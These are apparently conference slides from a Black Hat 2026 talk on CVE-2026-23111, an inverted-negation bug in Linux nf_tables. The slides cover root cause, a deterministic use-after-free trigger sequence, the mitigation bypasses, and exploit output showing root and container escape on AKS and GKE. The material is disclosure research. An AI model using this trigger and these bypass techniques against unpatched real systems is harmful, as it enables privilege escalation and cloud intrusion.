BRIEFINGS

black hat

black hat
USA
2026

!secure

A Single Wrong Negation to Root Linux and Escape Managed Kubernetes

Tristan Madani

Black Hat USA 2026

$ WHOAMI

// Tristan Madani

- CEO @ **Talence Security** (Research & Training) 🇫🇷 🏴‍☠️
- Security Researcher (140+ CVEs)
- Founder @ **HackForge.com** & **HackWiki.com**
- Previously: Director of Detection Eng., Blue Team Leader, Blue Team Investigator, Red Team, PenTest, Security Architect, Network Security, etc.
- Lecturer · Speaker · Mentor
- OSCE · OSCP · ex-GXPN · GREM
- Perpetual Learner

// Example of Research & CVEs

- Linux Kernel (first LPE CVEs in 2019)
- Linux ksmbd (Kernel SMB Server)
- Ubuntu AppArmor (11+)
- Apple (XNU, WebKit, libxslt, etc.)
- Mozilla Firefox
- Apache HTTP Server
- Sudo
- Samba
- Linux Drivers:
- Intel
- Qualcomm/Atheros
- MediaTek
- Broadcom
- Texas Instrument
- Marvell
- Realtek
- Silicon Labs
- HAProxy
- Go
- Ruby ERB
- CPython
- OpenVPN
- libssh
- libssh2
- xrdp
- VLC
- GnuTLS
- GNU Emacs
- GNU inetutils
- GraphicsMagick
- Courier IMAP
- Asterisk
- Coturn
- OpenSIPS
- Tenable (3 products)
- Cisco (2 products)
- Rapid7 (Velociraptor, MSF)
- Wazuh
- Socat
- YARA
- OpenCTI
- Hydra
- QEMU

And numerous other firmwares/drivers, libraries, web apps, telecom, and commercial platforms.

AGENDA

One inverted boolean in nf_tables

A deterministic use-after-free

► **Part I: The Bug**
Root cause analysis of the inverted genmask check

Part II: Exploitation
From UAF to root on hardened Ubuntu 24.04

Part III: Container Escape
Escaping AKS and GKE managed Kubernetes

Part IV: Disclosure
Three vendors, three reasons, same result

Closing: Lessons Learned
What the industry should fix

OVERVIEW: DIFF & CVE

```
static void nft_map_catchall_activate(const struct nft_ctx *ctx,
                                      struct nft_set *set)
 {
     list_for_each_entry(catchall, &set->catchall_list, list) {
         ext = nft_set_elem_ext(set, catchall->elem);
-        if (!nft_set_elem_active(ext, genmask))
+        if (nft_set_elem_active(ext, genmask))
             continue;
```

```
commit f41c5d151078 -- Feb 4, 2026
net/netfilter/nf_tables_api.c

-> author: Andrew Fasano on 2026-02-04 17:46:58 +0100
-> committer: Florian Westphal on 2026-02-05 08:36:59 +0100

-> Assigned: CVE-2026-23111
```

THE SCALE

CVE-2026-23111 Impact:

Ubuntu 24.04 LTS (Desktop + Server)	**EXPLOITED**
AKS (Azure Kubernetes Service)	**EXPLOITED**
GKE Standard (Google Kubernetes Engine)	**EXPLOITED**
EKS (Amazon Elastic Kubernetes Service)	**NOT TESTED**
Any Kubernetes on Ubuntu 24.04 nodes	**VIABLE**

NOTE: Also other mainstream distros were impacted.

Introduced:	Linux 6.4, commit 628bd3e49cba (Jun 16, 2023)
Fixed:	commit f41c5d151078 (Feb 4, 2026)
Duration:	2 years, 7 months, 19 days

Patching status (as of today):

Ubuntu backport:	**PATCHED**
Azure kernel fix:	**PATCHED**
GKE kernel fix:	**PATCHED**

Question:

How does one wrong "!" become:

user$ → root#


on Ubuntu 24.04 (and other distros)?

And then:

pod$ → node#

on managed Kubernetes

WHAT IS nf_tables?



Key Facts

Default on Ubuntu, Debian, Fedora, RHEL, SUSE, Arch

Reachable from unprivileged user namespaces

Prior CVEs in nf_tables:

```
CVE-2022-32250    (UAF)
CVE-2024-1086     (UAF)
CVE-2024-0193     (UAF)
CVE-2026-23111 (this)
```

Attack Path

```
unshare(CLONE_NEWUSER)
        ↓
CAP_NET_ADMIN (in ns)
        ↓
Full nf_tables access
        ↓
Trigger UAF → ROOT
```

THE TARGET STACK

Ubuntu 24.04 LTS - Mitigation Stack

6.8.0-41-generic, all mitigations enabled

KASLR ✗	Randomized kernel base address Can't hardcode target addresses	LEAKED
SMAP / SMEP ✗	No user-space memory access from kernel Blocks ret2user techniques	IRRELEVANT
RETHUNK ✗	Every ret replaced with safe return thunk Classical ROP is constrained	COP (no ret)
RANDOM_KMALLOC_CACHES ✗	16 random sub-caches per slab size Heap feng shui is dead	PAGE PIN
AppArmor ✗	Unprivileged user namespace creation restricted Blocks unshare/clone with CLONE_NEWUSER	BUSYBOX
Stack Canaries ✗	Stack buffer overflow protection Random canary value checked on return	NO STACK

All are irrelevant or bypassed. No mitigation survived.

```
user@ubuntu:~$ busybox unshare -Urn ./exploit --no-ns
[*] CVE-2026-23111 -- nf_tables catchall UAF
[*] Target: 6.8.0-41-generic (Ubuntu 24.04 LTS)
[*] Stage 1: Trigger -- draining chain->use...
[+] chain->use == 0, DELCHAIN succeeded
[*] Stage 2: KASLR leak...
[+] module_base = 0xffffffffc0635000
[+] vmlinux_base = 0xffffffffba200000
[*] Stage 3: Heap spray -- COP payload...
[+] COP payload at 0xffff888005a3c080
[*] Stage 4: Triggering code execution...
[+] ========================================
[+] GOT ROOT! uid=0 euid=0
[+] ========================================
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# cat /etc/shadow | head -1
root:$6$...:19839:0:99999:7:::
```

And then the same primitive
escalates to container escape.

Azure Kubernetes Service


pod$ → node#

Google Kubernetes Engine


pod$ → node#

Default pods. No capabilities. No privileges.

nf_tables OBJECT MODEL



THE TRANSACTION MODEL



DEACTIVATE AND ACTIVATE: THE SYMMETRY

DEACTIVATE (CORRECT)

```
nft_map_catchall_deactivate()
{
  list_for_each_entry(catchall, ...) {
    ext = nft_set_elem_ext(...);
    if (!nft_set_elem_active(ext,
         genmask))
        continue;

    nft_set_elem_change_active(...);
    nft_setelem_data_deactivate(...);
              // chain->use--
  }
}
```

ACTIVATE (BUG!)

```
nft_map_catchall_activate()
{
list_for_each_entry(catchall, ...) {
  ext = nft_set_elem_ext(...);
  if (!nft_set_elem_active(ext,
         genmask))
       continue;          <-- SAME!

    nft_clear(ctx->net, ext);
    nft_setelem_data_activate(...);
              // chain->use++
  }
}
```

Both use **if (!active) continue** — skips inactive elements.


Deactivate: correct (process active ones to deactivate them).

Activate: WRONG (should process inactive ones to re-activate them).

THE LOGIC EXPLAINED

```
nft_set_elem_active(ext, genmask):
    returns !(ext->genmask & genmask)

    genmask bit CLEAR  -->  element is ACTIVE    -->  returns true
    genmask bit SET    -->  element is INACTIVE  -->  returns false


In deactivate (CORRECT):
    if (!active) continue;     <--  skip inactive, process active  OK

In activate (BUGGY):
    if (!active) continue;     <--  skip inactive, process active  WRONG
                                    should process inactive!

FIXED:
    if (active) continue;      <--  skip active, process inactive  OK
```

THE REFCOUNT DRAIN



A DETERMINISTIC UAF

No race condition.
No timing window.
No probability.

The trigger is 100% deterministic.

Compare:

CVE-2022-32250: required heap spray timing

CVE-2024-1086: required page-level race

CVE-2026-23111: a counted loop

THE TRIGGER CODE

```
// Setup: table + chain + verdict map with catchall -> GOTO victim
create_table("t1");
create_chain("t1", "victim");
create_chain("t1", "base");
create_map_with_catchall("t1", "m1", "victim");   // chain->use = 1

// Trigger: DELSET + intentional error -> forced abort
batch_begin();
    build_DELSET("m1");              // prepare: deactivates catchall
                                     //          chain->use-- -> 0
    build_NEWCHAIN("base",           // EEXIST -> forces batch abort
                   NLM_F_CREATE | NLM_F_EXCL);
batch_end();
batch_send();
// abort: activate SKIPS inactive element. use stays 0.

// Free the chain
batch_begin();
    build_DELCHAIN("victim");        // succeeds: use == 0
batch_end();
batch_send_commit();
// chain struct is kfree'd. UAF achieved.
```

WHAT WE CONTROL (THE FREED OBJECT)

struct nft_chain - Freed Object Layout

120 bytes in kmalloc-cg-128 — three exploitation primitives

